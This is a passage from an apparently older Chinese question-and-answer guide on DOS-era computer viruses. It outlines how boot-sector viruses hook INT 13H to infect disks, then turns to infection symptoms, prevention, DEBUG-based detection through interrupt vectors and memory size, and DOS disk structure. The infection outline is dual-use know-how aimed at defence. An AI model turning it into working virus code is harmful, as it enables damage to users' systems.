(3) 修改 INT 13H 中断服务处理程序的入口地址,使之指向病毒控制模块并执行之。因为任何一种病毒要感染软盘或者硬盘,都离不开对磁盘的读写操作,修改 INT 13H 中断服务程序的入口地址是一项少不了的操作;

(4) 病毒程序全部被读入内存后才读入正常的 Boot 内容到内存的 0000: 7C00 处,进行正常的启动过程;

(5) 病毒程序伺机等待随时准备感染新的系统盘或非系统盘。

如果发现有可攻击的对象,病毒要进行下列的工作:

(1) 将目标盘的引导扇读入内存,对该盘进行判别是否传染了病毒;

(2) 当满足传染条件时,则将病毒的全部或者一部分写入 Boot 区,把正常的磁盘的引导区程序写入磁盘特定位置;

(3) 返回正常的 INT 13H 中断服务处理程序,完成了对目标盘的传染。

20. 操作系统型病毒在什么情况下对软、硬盘进行感染?

操作系统型病毒只有在系统引导时进入内存。如果一个软盘染有病毒,但并不从它上面引导系统。则病毒不会进入内存,也就不能活动。例如圆点病毒感染软盘、硬盘的引导区,只要用带病毒的盘启动系统后,病毒便驻留内存,对哪个盘进行操作,就对哪个盘进行感染。

21. 操作系统型病毒对非系统盘感染病毒后最简单的处理方法是什么?

因为操作系统型病毒只有在系统引导时才进入内存,开始活动,对非系统盘感染病毒后,不从它上面引导系统,则病毒不会进入内存。这时对已感染的非系统盘消毒最简单的方法是将盘上有用的文件拷贝出来,然后将带毒盘重新格式化即可。

22. 目前发现的计算机病毒主要症状有哪些?

从目前发现的病毒来看,主要症状有:

(1) 由于病毒程序把自己或操作系统的一部分用坏簇隐起来,磁盘坏簇莫名其妙地增多。

(2) 由于病毒程序附加在可执行程序头尾或插在中间,使可执行程序容量增大。

(3) 由于病毒程序把自己的某个特殊标志作为标签,使接触到的磁盘出现特别标签。

(4) 由于病毒本身或其复制品不断侵占系统空间,使可用系统空间变小。

(5) 由于病毒程序的异常活动,造成异常的磁盘访问。

(6) 由于病毒程序附加或占用引导部分,使

系统导引变慢。

(7) 丢失数据和程序。

(8) 中断向量发生变化。

(9) 打印出现问题。

(10) 死机现象增多。

(11) 生成不可见的表格文件或特定文件。

(12) 系统出现异常动作，例如：突然死机，又在无任何外界介入下，自行起动。

(13) 出现一些无意义的画面问候语等显示。

(14) 程序运行出现异常现象或不合理的结果。

(15) 磁盘的卷标名发生变化。

(16) 系统不承识磁盘或硬盘不能引导系统等。

(17) 在系统内装有汉字库且汉字库正常的情况下不能调用汉字库或不能打印汉字。

(18) 在使用写保护的软盘时屏幕上出现软盘写保护的提示。

(19) 异常要求用户输入口令。

23. 目前传入我国的计算机病毒主要有哪几种?

主要有七种，它们是:

(1) 小球 (Bouncing ball) 病毒，别名：弹球。乒乓及圆点病毒;

(2) 大麻 (Marijuana) 病毒，别名：Stoned 病毒;

(3) 黑色星期五病毒，别名：犹太人，以色列，耶路撒冷，希伯莱，长方块。

(4) 维他纳病毒；别名 648 病毒。

(5) 杨基病毒。

(6) 1701／1704 病毒。

(7) 雨点病毒；别名：感冒病毒，落花病毒。

24. 用户如何预防计算机病毒?

病毒的侵入必将对系统资源构成威胁，即使是良性病毒，它至少也要占用少量的系统空间。因此防止病毒的侵入要比病毒入侵后再去发现和排除它重要，所以预防为主的方针是重要的。堵塞传播渠道是防止计算机病毒侵入的有效方法，作为计算机的用户预防计算机病毒应该从以下几方面加以注意:

(1) 要经常地对硬盘上的文件进行备份。这样不但在硬盘遭受破坏，无意的格式化操作后能及时的得以恢复，而且在病毒程序的蓄意侵害后也能得以恢复。其操作是用带有写保护的原始 DOS 盘引导，并用该 DOS 盘上的 BACKUP 或 COPY 命令将硬盘文件备份，用 RESTORE 或 COPY 命令还原。

(2) 凡不需要再写入数据的磁盘都应该具有防写保护。

(3) 将所有的.COM 和.EXE 文件赋以“只读”属性。实现这种操作可以借助 DOS 的专用命令，也可用调试程序 DEBUG 改写文件属性字节为 01H 值。

(4) 不要将系统盘，应用程序盘随便借给他人，因为归还时有可能已经感染了病毒。实在没办法可制作一个备份，将借出的软盘重新进行格式化处理。

(5) 软盘系统盘应有写保护，而且指定专机使用，如果有硬盘的，一律从硬盘启动，而不用软盘启动。也不要让他人使用系统，至少不能让他们自己带程序盘来使用。

(6) 不要使用来历不明的程序盘，或不是正当途径复制的程序盘，因为这种盘带有病毒的可能性较大。

(7) 经常检查一些可执行程序的长度，对可执行程序采取一些简单的加密，防止程序被感染。因为加密后的可执行程序即使病毒程序侵入，经译码也会面目全非，无法发挥作用。

(8) 严禁在机器上玩各种电子游戏，因游戏盘大多来历不明，很多游戏软件为了防止拷贝使用了一些加密手段，很有可能带有病毒。

(9) 对执行重要工作的机器要专机专用，专盘专用。

(10) 对交换的软件及数据文件进行检查确定无毒时方可使用。

(11) 一旦发现有计算机遭受病毒感染，应立即隔离尽快消毒，如不明确是何种类型的病毒和没有有效的解毒软件时，可对硬盘和该机使用过的软盘进行格式化处理。

25. 如何从管理措施上预防计算机病毒的传播?

任何一种计算病毒的传染都是通一定途径来实现的。从管理措施上加以注意能够有效的预防病毒的传染。可供参考的措施有以下几个方面:

(1) 对公用软件和共享软件的使用应谨慎，例如，禁止使用非本单位的软盘；禁止在机器上运行任何游戏盘；禁止将软盘借出或随意带出使用；定期的对软盘进行病毒检测，确信无病毒时才使用。

(2) 对新添置的微型计算机系统进行病毒检查。例如对硬盘要检查，对系统所配置的软件也要进行检查，确保系统在无毒状态下工作。

(3) 对系统盘和文件进行写保护。不用软盘去引导系统。如果利用软盘启动也要保证启动软盘绝对不带病毒。

(4) 对来历不明的软件不要不经检查就运行，更不要把用户数据或应用程序与系统盘上的文件混在一起。

(5) 系统中数据要定期进行备份。

(6) 在微型计算机网络上使用的软件更要严格控制，认真检查，遵守网上的规定。

26. 什么情况下怀疑计算机病毒已入侵?

当计算机系统出现以下不正常的现象时，应当怀疑是否病毒已经侵入:

(1) 磁盘的引导扇区被修改。

(2) 根目录区被修改。

(3) COMMAND.COM 系统文件被修改。

(4) AUTOEXEC.BAT、CONFIG.SYS 被修改。

(5) 磁盘出现固定的坏扇区。

(6) 屏幕显示特殊的信息或图像。

(7) 系统运行中经常无故死机。

(8) 系统配置出现错误。

(9) 磁盘上出现异常文件。

(10) 磁盘文件内容被修改。

(11) 磁盘文件的长度无故增加。

(12) 磁盘文件无故消失。或数据神秘地丢失了。

(13) 程序装入时间比平常长，访问磁盘时间比平常长。

(14) 用户并没有访问的设备出现“忙”信号。

(15) 可用存储空间比平常小。

(16) 出现莫名其妙的隐藏文件。

27. 何谓计算机病毒的静态检查和动态检查?

静态检查是试图在潜伏期内搜查出病毒的存在，一般限于备份和比较或程序长度的检查。例如黑色星期五病毒，每运行一次已感染的.EXE 文件，长度增加 1.8KB。可用无毒.EXE 文件与有毒.EXE 文件进行长度的比较，即可发现.EXE 文件是否感染了病毒，这种检查称之为静态检查。

动态检查的目的是测试是否有病毒程序正在运行，主要检查是否超越权限，口令是否被截取或其他一些异常情况。

往往在确定磁盘上是否感染了某种计算机病毒或某几种计算机病毒，静态检查的方式可以用，动态检查的方式也采用。

28. 计算机病毒的检测有哪几种方式?

在对病毒处理之前，必须对病毒进行检测，病毒检测是病毒处理的先行工作。常采用两种方式：人工检测和自动检测。

病毒的人工检测是指计算机用户利用计算机提供的调试软件 DEBUG 和实用软件包 PCTOOLS 所具有的有关功能进行病毒检测的方法。

病毒的自动检测是指通过一些专用的诊断软件来判断一个系统或一片软盘，一个硬盘是否有

病毒。

这两种检测方式视具体情况灵活运用。计算机病毒种类不断增多，还没有相应病毒检测软件时，人工检查的方法就不可缺少，一旦研制开发了自动检测的软件，当然采用自动检测的方式既快操作也简单，既省时，又省工。

29. 怎样通过计算机病毒的传染机制检测病毒?

计算机病毒的主要特征之一具有传染性。为了实现自身复制就要修改读写磁盘中断向量入口地址，使之先执行复制程序，再转正常的磁盘读写，根据这一重要特征可判断系统是否感染了病毒。

因为作为微型计算机系统尽管 ROM BIOS 基本输入／输出系统程序大小不同，但一般都安排在内存的高地址端，每当涉及对磁盘进行读写操作时，均执行 INT 13H 操作。在 PC DOS 磁盘操作系统中，INT 13H 操作的中断处理程序的入口地址位于 ROM BIOS 中，即在内存的高地址端。如果发现该入口地址不是在 ROM BIOS 所处的地址内，而跑到了 RAM 所分配的地址范围内，则应当怀疑系统已感染了计算机病毒。

具体操作:

用 DEBUG 或 PCTOOLS 显示从内存 0000:0000 绝对地址开始的中断向量表，在该表中每四个数为一组，前面两个为偏移量，后两个为段地址，每两个数中，前者为低位后者为高位。

例如有一台长城 0520CH 型机硬盘上感染了两种病毒，一种是大麻病毒，另一种是小球病毒。系统内存 512KB，内存地址应为 00000～7FFFF。进入 DEBUG 程序用 D 命令显示 0000: 0000～0040 内存单元里面的内容，可以发现 INT 13H 中断入口地址为 7700: 7CD0，在内存中的绝对地址为: 77000+7CD0＝7ECD0。对 512KBRAM 内存储器来说内存地址编号为 00000～7FFFF，640KB 的 RAM 内存储器内存地址编号为 00000～9FFFF。显然 7ECD0 在 RAM 范围内，这是由于病毒程序修改了 INT 13H 中断入口地址所造成的。

30. 怎样通过系统内存容量的变化检测计算机病毒?

不管哪一类型的计算机病毒，当其驻入内存，并具有传染能力前，都要占据一定的内存空间，监视系统的运行并寻找攻击目标。这样可以通过检测内存的方法来检测系统内存中是否有病毒。如果内存容量莫明其妙的少了，一般来说系统中很可能存在着计算机病毒。

例如对 511KB 内存的系统可以这样来检测。操作如下:

C＞DEBUG	;进入 DEUG
-D 0000:0413	;段地址 0000，偏移地址 413 处开始的 16 位二进制数是系统内存的容量（以 16 进制表示）

无病毒时长城 0520CH 机 511K 内存容量用 DEBUG 显示结果如图 1.4 所示。

```
-d 0000:0410
0000:0410   6D 44 80 FF 01 BF 01 00-00 00 28 00 28 00 30 0B   m D . . . ? . . . . ( . ( . 0 .
0000:0420   10 19 0D 1C 00 3D 0D 1C-0D 1C 64 20 20 39 30 0B   . . . . . = . . . . d   9 0 .
0000:0430   30 0B 30 0B 30 0B 3A 27-30 0B 34 05 31 02 03 00   0 . 0 . 0 . : ' 0 . 4 . 1 . . .
0000:0440   93 00 08 00 01 1E 01 07-02 03 50 00 00 00 00 00   . . . . . p . . . . .
0000:0450   0B 17 00 00 00 00 00 00-00 00 00 00 00 00 00 00   = . . . . . .
0000:0460   11 0F 00 D4 03 05 00 03-00 00 C8 00 8D B5 00 00   . . . T . . . . . H . . 5 . .
0000:0470   00 00 00 00 00 01 07 00-00 00 00 00 00 00 00 00   . . . . . .
0000:0480   1E 00 3E 00 00 00 00 00-00 00 00 00 00 00 00 00   . . > . . . . . .
```

图 1.4　无病毒时 511KB 内存容量

段地址 0000，偏移地址 0413、0414 处的内容为 FF、01 标志系统的内存容量。即 01FF，换算成十进制：

01FF＝511KB

感染大麻病毒后内存容量由 01FF 减少到 01FD 减少了 2KB 空间，如图 1.5 所示：

```
-d 0000:0410
0000:0410  60 44 80 FD 01 BF 01 00-00 00 26 00 26 00 34 05  m D . } . ? . . . . & . & . 4 .
0000:0420  31 02 30 0B 0D 1C 75 16-67 22 0D 1C 10 19 64 20  1 . 0 . . . u . g ″ . . . . d
0000:0430  20 39 30 0B 30 0B 30 0B-30 0B 3A 27 30 0B 03 00    9 0 . 0 . 0 . 0 . : ′ 0 . . .
0000:0440  8D 00 05 00 00 13 01 06-02 03 50 00 00 00 00 00  . . . . . P . . . . .
0000:0450  0B 18 00 00 00 00 00 00-00 00 00 00 00 00 00 00  = . . . . . .
0000:0460  11 0F 00 D4 03 05 70 03-00 00 C8 00 D3 08 10 00  . . . T . . p . . . H . W . . .
0000:0470  00 80 00 00 00 01 07 00-00 00 00 00 00 00 00 00  . . . . . .
0000:0480  1E 00 3E 00 00 00 00 00-00 00 00 00 00 00 00 00  . . > . . . . . .
```

图 1.5　感染大麻病毒后内存容量为 509KB

同时感染小球，大麻病毒后系统的内存容量由 01FF 减少到 01FB，减小了 4KB，如图 1.6 所示：

```
0000:0410  6D 44 80 FB 01 BF 01 00-00 00 24 00 24 00 30 0B  m D . . . ? . . . . $ . $ . 0 .
0000:0420  10 19 00 1C 75 16 67 22-00 1C 64 20 20 39 30 0B  . . . . u . g ″ . . d   9 0 .
0000:0430  30 0B 30 0B 30 0B 3A 27-30 0B 34 05 31 02 03 00  0 . 0 . 0 . : ′ 0 . 4 1 1 . . .
0000:0440  3D 00 08 00 01 1E 01 00-02 03 50 00 00 00 00 00  5 . . . . . P . . . .
0000:0450  0B 18 00 00 00 00 00 00-00 00 00 00 00 00 00 00  = . . . . . .
0000:0460  11 0F 00 D4 03 05 00 03-00 00 C8 00 E4 32 00 00  . . . T . . . . . H . h 2 .
0000:0470  00 00 00 00 00 01 07 00-00 00 00 00 00 00 00 00  . . . . . .
0000:0480  1E 00 3E 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . > . . . . . .
```

图 1.6　感染小、大麻病毒后内存容量为 507KB

需要注意的是利用这种检测方法不能定位一种病毒在系统内存的何处，也不能确定是否是系统自带的病毒。所以在检测时要用无毒 DOS 系统盘启动，进行上述操作。

31. 诊治计算机病毒的一般步骤是什么?

一般分为三个步骤：

(1) 诊断：首先确定侵袭自己系统的病毒是哪一种病毒，确定过程即为诊断。

(2) 消除：根据诊断结果，确定病毒类型后要么采取人工消除方法，要么采用消除病毒软件自动消除法，将系统的病毒清除。

(3) 免役：对系统设置抗御病毒的“疫苗”，以防止某种病毒的再次传染。

第二章　检测和防治微型计算机病毒的准备

目前，在我国受计算机病毒破坏和威胁最大的是 DOS 环境下的 IBM PC 及其兼容机系统。计算机病毒所以在我国以惊人的速度传播蔓延，主要原因是由于 DOS 构成简单、系统开放、应用普及广泛，其弱点也就广为人知。几乎所有的已发现的计算机病毒都是利用了操作系统的弱点。预防，诊断清除计算机病毒有必要了解有关 DOS 的一些基本知识和掌握一些基本工具软件的使用。也就是说，为检测和防治计算机病毒应当作一些必要的知识准备。

32. 诊治微型计算机病毒应在哪些方面作些准备?

虽然目前有不少病毒检测和消除软件，但由于病毒的多样性以及软件使用范围的限制，不可能出现一种病毒就能很快研制出一种消毒和抗毒的软件，在缺乏一个通用消毒软件的情况下，掌握消除病毒的基本方法有重要意义，这些基本方法包括:

(1) PC-DOS 磁盘操作系统有关的基本知识。例如 DOS 的组成，启动 DOS 过程及其在内存中的映象。

(2) PC-DOS 有关软磁盘、硬磁盘基本输入／输出参数情况。

(3) 至少掌握一至二个工具软件，例如调试程序 DEBUG 和工具软件 PCTOOLS 的使用。

(4) 准备一个无病毒感染的 DOS 系统盘，贴上写保护，并从该盘启动系统。

例如，硬盘的分区表受感染，设法恢复正常的分区表。恢复的方法:

(1) 用正常的分区表替代有毒分区表。

(2) 用上述方法无效时，将需要的数据备份，把硬盘进行低级格式化处理，重建硬盘分区表。

若是系统的引导扇 Boot 受感染，设法恢复正常的引导扇区。恢复方法:

(1) 用正常的系统引导扇区替代有毒扇区。可用 PC-DOS 的 SYS 命令，也可用 DEBUG 程序。

(2) 用上述第一种方法无效，则对有用文件作备份后重新对硬盘进行低级格式化、分区和格式化，对软盘进行格式化处理。

若是执行文件受到感染，用无毒的执行文件替代掉病毒文件即可。

从上面的处理过程我们不难看出，诊治软盘或硬盘的各种已感染的病毒对 PC-DOS 有一基本了解，具备一些基本操作技能还是很方便的，也是很有效的。

33. DOS由哪几部分组成？各部分的功能是什么?

DOS 由如下四部分组成。

一、引导记录

当用 FORMAT 命令格式化一个空白盘片时，引导记录被作为一个记录驻留在每一软盘的 0 面 0 道 1 扇区上。对硬盘而言，引导记录驻留在 DOS 区段的第 1 个柱面的第 1 个扇区上。

(1) 功能：负责系统加电或复位。执行 ROM 起始地址 FFFF：0000 的启动程序。

(2) 启动过程：首先对系统进行初始化和自检，然后进入 ROM BIOS 的启动自举程序 Boot-Strap(INT 19H)，检查磁盘是否已插入驱动器内。若未插入，则进入 ROM BASIC 显示 OK，等待输入 BASIC 语句；若已插入。则读入 DOS 的引导程序，并将其送入指定内存区域起始地址 0000：7C00 处，并开始执行之。

(3) 引导过程：引导过程按如下步骤执行:

①查看目录块中是否存在两个隐含文件

BIO.COM 和 DOS.COM。

②若有，则将此二文件读至 0060：0000 处。

③转到 0060：0000 执行 BIO.COM。

④若无上述二文件，则屏幕显示“非系统盘”的提示信息。等待换盘。

二、基本输入／输出管理程序

该程序的文件名为 IBM BIO.COM，它是与 ROM 中驻留的 BIOS 接口的低级模块。

(1) 功能

在系统启动过程中，IBM BIOS.COM 负责初始化设备状态，填写中断向量表以及装入 COMMAND.COM 命令处理程序。

(2) 组成:

①初始化程序 该程序具有如下一些功能:

<1> 建立新的磁盘基数和修改新的磁盘基数 INT 1EH 的入口;

<2> 初始化 RS-232 口和打印机口;

<3> 修改 1, 3, 4 和 1B 中断入口;

<4> 建立 50 段标志单元(DOS 通信区);

<5> 将 IBM DOS.COM 程序 E0 段移到 BF 段，覆盖部分 BIOS 程序。

<6> 确定软盘驱动器数，打印机数、显示器种类和 RAM 大小等。

<7> 调用 IBM DOS.COM 初始化程序，建立用户区段。

<8> 将 COMMAND.COM 读到内存磁盘传送地址区。

<9> 为用户程序建立新的磁盘传送地址 DAT。

②BIOS 接口程序它包含如下 11 个子程序:

<1> 屏幕处理程序(INT 5H);

<2> 日时钟中断程序(INT 8H);

<3> 读改日时钟程序(INT 1AH);

<4> 显示器接口程序(INT 10H);

<5> 系统设备检查程序(INT 11H);

<6> 内存容量检查程序(INT 12H);

<7> 磁盘读写程序(INT 13H);

<8> RS-232 接口程序(INT 14H);

<9> 键盘判读程序(INT 16H);

<10> 打印机接口程序(INT 17H);

<11> 启动自举程序 Boot Strap(INT 19H)。

3 其他服务子程序 (略)。

三、文件管理和系统调用程序

该程序的文件名为 IBM DOS.COM，它是 DOS 的核心部分。

(1) 功能：它主要提供了对文件管理的子程序，对磁盘操作的子程序以及供用户调用的系统功能程序。它是对用户程序的高级接口。

(2) 组成：IBM DOS.COM 包含如下两个部分:

①初始化部分 它的主要功能如下:

<1> 根据 IBM BIO.COM 提供的磁盘驱动器参数建立“磁盘参数表”;

<2> 为各驱动器建一个文件分配表(FAT)首址;

<3> 在最末一个 FAT 之后建立用户程序的区段址;

<4> 检查 RAM 容量的正确性;

<5> 修改中断 INT 20～INT 27 入口地址;

<6> 在用户程序区段建立程序前缀控制块(PSP)。

② INT 21H 系统功能调用部分。该部分是 DOS 提供给程序员的高级接口，COMMAND.COM 命令处理程序和用户通过系统功能调用来使用 DOS。

四、命令处理程序

该程序的文件名是 COMMAND.COM，它分为两部分，一部分在内存常驻区，另一部分在内存暂驻区。

(1) 功能：该程序除了建立必须的管理程序和与 IBM DOS.COM 程序通信外，主要接受用户从键盘上打入的 DOS 的操作命令及运行相应的程序。

(2) 组成：命令处理程序包含如下三个部分:

①在内存的常驻部分。这部分包括一些中断

处理子程序。

这些中断是:

<1> 22H: 终止地址;

<2> 23H: <CTRL>+<BREAK>处理;

<3> 24H: 标准错误处理;

这一部分还包括恢复暂存部分的程序。

②初始化部分。这部分跟在常驻部分的后面。

③命令处理程序本身。这部分包含了全部内部命令的处理程序和批文件处理程序，以及一个为装入和执行内部命令的子程序，它还产生系统提示符。

34. 正常情况下DOS启动的过程是怎样进行的?

DOS 的启动实际上是从引导程序在 BIOS 自举过程被读入内存开始，到 IBM BIO.COM, IBM DOS. COM, COMMAND.COM 3 个程序模块依次被定位装入内存为止。这个过程可分以下几步描述:

(1) 冷启动或热启动时，CPU 初始化各寄存器。

(2) 从 FFFF 0 内存地址开始执行指令，这个地址在 PC 机及其兼容机上为 ROM BIOS 区。它负责基本的输入输出和加电后进行测试以及提供一些重要的参数表格。

(3) 将软盘或硬盘的第 0 扇区即引导区装入内存 07C00，并把控制权交给它。

(4) 引导程序负责将 DOS 的两个隐含文件 IBM BIO.COM。IBM DOS.COM 装入内存。


(5) IBM BIO.COM 将命令处理程序 COMMAND COM 装入内存高地址区。

(6) 如有 AUTOEXEC.BAT 则执行该批作业。

(7) 进入正常的 DOS 系统。

以上各步不论在哪一环节出现问题，都按使引导失败或出各种问题。

DOS 启动过程的流程图 2.1 所示:






图 2.1　DOS 启动全程流程图

35. DOS是怎样划分磁盘空间的?

当使用 FORMAT 命令对一个磁盘进行格式化时，除了对磁盘划分磁道扇区外，还要在规定的磁道和扇区建立三个重要的区域。第一个区域在磁盘第一面的 0 道 0 扇区，称为引导记录。它的作用是在计算机启动时将系统盘上的两个系统文件 IBM BIO.COM 和 IBMDOS.COM 装入内存，在引导失败或对非系统盘则给出提示，告诉用户重新启动。第二个区域是文件分配表 FAT，它的作用非常重要，所以每个磁盘上都有两份完全相同的文件分配表。在双面 9 扇区软盘上，每个 FAT 长度为两个扇区，起始相对扇区号分别为 1 和 3。因为在 DEBUG 命令中要求使用相对扇区号（或称逻辑扇区号）。第三个区域是根目录，紧跟在第二个文件分配表之后，在双面 9 扇区软盘上是 05H～0BH 共 7 个扇区。从 0CH 开始是用户可使用的数据扇区。

对于其它型式的磁盘如 8 扇区软盘或硬盘，其空间分配方式请参见表 2-1。表 2-1 中还给出了一些今后要用到的其他有关数据。硬盘的有关数据与分区大小。

不同机型，不同 DOS 版本磁盘空间的划分亦不相同，分配的有关数据如表 2-2 所示:

表 2-1 与磁盘空间分配有关的数据

磁盘形式	FAT 起始扇区	每个 FAT 长度	目录扇区	目录扇区数	目录项数	扇区数／每簇	数据区起始扇区
单面 8 扇区	1,2	1	3～6	4	64	1	7
双面 8 扇区	1,2	1	3～9	7	112	1	0A
单面 9 扇区	1,3	2	5～8	4	64	1	9
双面 9 扇区	1,3	2	5～0B	7	112	2	0C
10M 硬盘	1,9	8	11～30	20H	512	8	31

表 2-2 不同机型、不同 DOS 版本磁盘空间分配表

允许最多文件数	机　型	DOS 版　本	FAT 初始扇区区	目录区初始扇区	数据初始扇区	每簇扇区	磁　盘
512	IBM PC／XT	2.0	9	11	31	8	20 兆硬盘
512	IBM PC／XT	3.0	2A	33	73	4	20 兆硬盘
768	GF 11C	2.0	D	19	59	10	33 兆硬盘
512	GF 286	3.2	40	7F	9F	4	30 兆硬盘
768	GW 0520CH	2.0	9	11	51	10	20 兆硬盘
512	GW 286B	3.2	3E	7B	9B	4	30 兆硬盘
512	AST 286	3.2	2A	53	73	4	20 兆硬盘
640	AST 386	3.3	B	15	35	8	40 兆硬盘
512	STAR 286	3.3	41	81	A1	4	40 兆硬盘
112	IBM 及兼容机	2.0 以上	3	5	C	2	360K 软盘
224	286 系列机	3.0 以上	8	F	10	1	1.2 兆软盘

36.什么是磁盘参数表?

磁盘参数表是描述文件分配表，目录及簇等主要参数的一张表，它是 DOS 实现文件管理所必须的。该表由 IBM DOS.COM 初始化程序来

形成，并驻留在内存的 DOS 缓冲区内。IBMDOS.COM 对每一个驱动器建立单、双两种磁盘参数表，以适应驱动器插入不同盘片的操作。若系统有两个软盘驱动器。则要相应建立 4 张磁盘参数表。

每张磁盘参数表的长度为 20 个字节，其标准格式如下：

字节	含 义
0	参数表序号
1	驱动器号
2～3	每扇区字节数
4	每簇扇数(0＝1 扇，1＝2 扇)
5	每簇扇数以 2 为底的幂
6～7	文件分配表占用的首扇区序号
8	文件分配表的副本个数
9～10	目录总数
11～12	数据区域的开始扇区序号
13～14	磁盘的最大区数
15	文件分配的一个副本所占的扇区数
16～17	目录扇区的起始序号
18～19	文件分配表在内存暂存区的首址

37. 文件目录表向用户提供哪些信息?

文件目录表是存放文件目录的地方，每个文件的目录由 32 个字节组成，包含了有关该文件的重要信息，各字节的意义如下：

第0～7字节：文件名，第0个字节为以下值时有其特殊意义。00H 表示该目录项从未使用过，DOS 在有关的操作中遇到 00H 后即停止向下继续检索。E5H 表示该文件已被删除，DOS 跳过该目录项继续向下检索。2EH 表示目录表为一子目录表。除此之外出现的其它值为文件名第一个字符的 ASCII 代码。

第8～10字节：文件名后缀（也称文件扩展名）。

第 11 字节：表示文件属性，意义如下：

01H只读文件，拒绝 COPY、ERASE 命令。

02H隐藏文件，拒绝 COPY、ERASE、DIR 命令。

04H系统文件，拒绝 COPY、ERASE、DIR 命令。

08H表示该目录项前11个字符为磁盘卷标，在 FAT 中没有入口，只能存在于根目录中。

10H表示该文件名为一子目录的父名。

20H档案位，在建立或修改文件时，该值加到文件属性中表示关闭，对硬盘上文件使用 BACKUP 命令，该位被打开，从文件属性中减去该值。档案位主要和 BACKUP 命令中的 M 开关及 RESTORE 命令中的 P 开关有关。

第12～21字节：保留未用。

第22～23字节：文件生成或最后一次更新的时间。

第24～25字节：文件生成或最后一次更新的日期。

第26～27字节：文件的起始簇号，也是指向 FAT 的入口地址。第 26 字节是低位字节，第 27 字节是高位字节。当第 0 字节为 2EH 时表示子目录表所在的簇号，当第 0 字节与第 1 字节均为 2EH 时表示该子目录表的父目录所在簇号（如果父目录在根目录中则簇号为 0000H）。

第28～31字节：表示文件长度，以字节为单位。第 28 字节为低位字节，第 31 字节为高位字节。

38. 文件分配表FAT向用户提供哪些信息?

文件分配表 FAT 是磁盘上一个相当重要的区域。其中包含以下 4 个内容的信息。

(1) 磁盘性质(型式)。

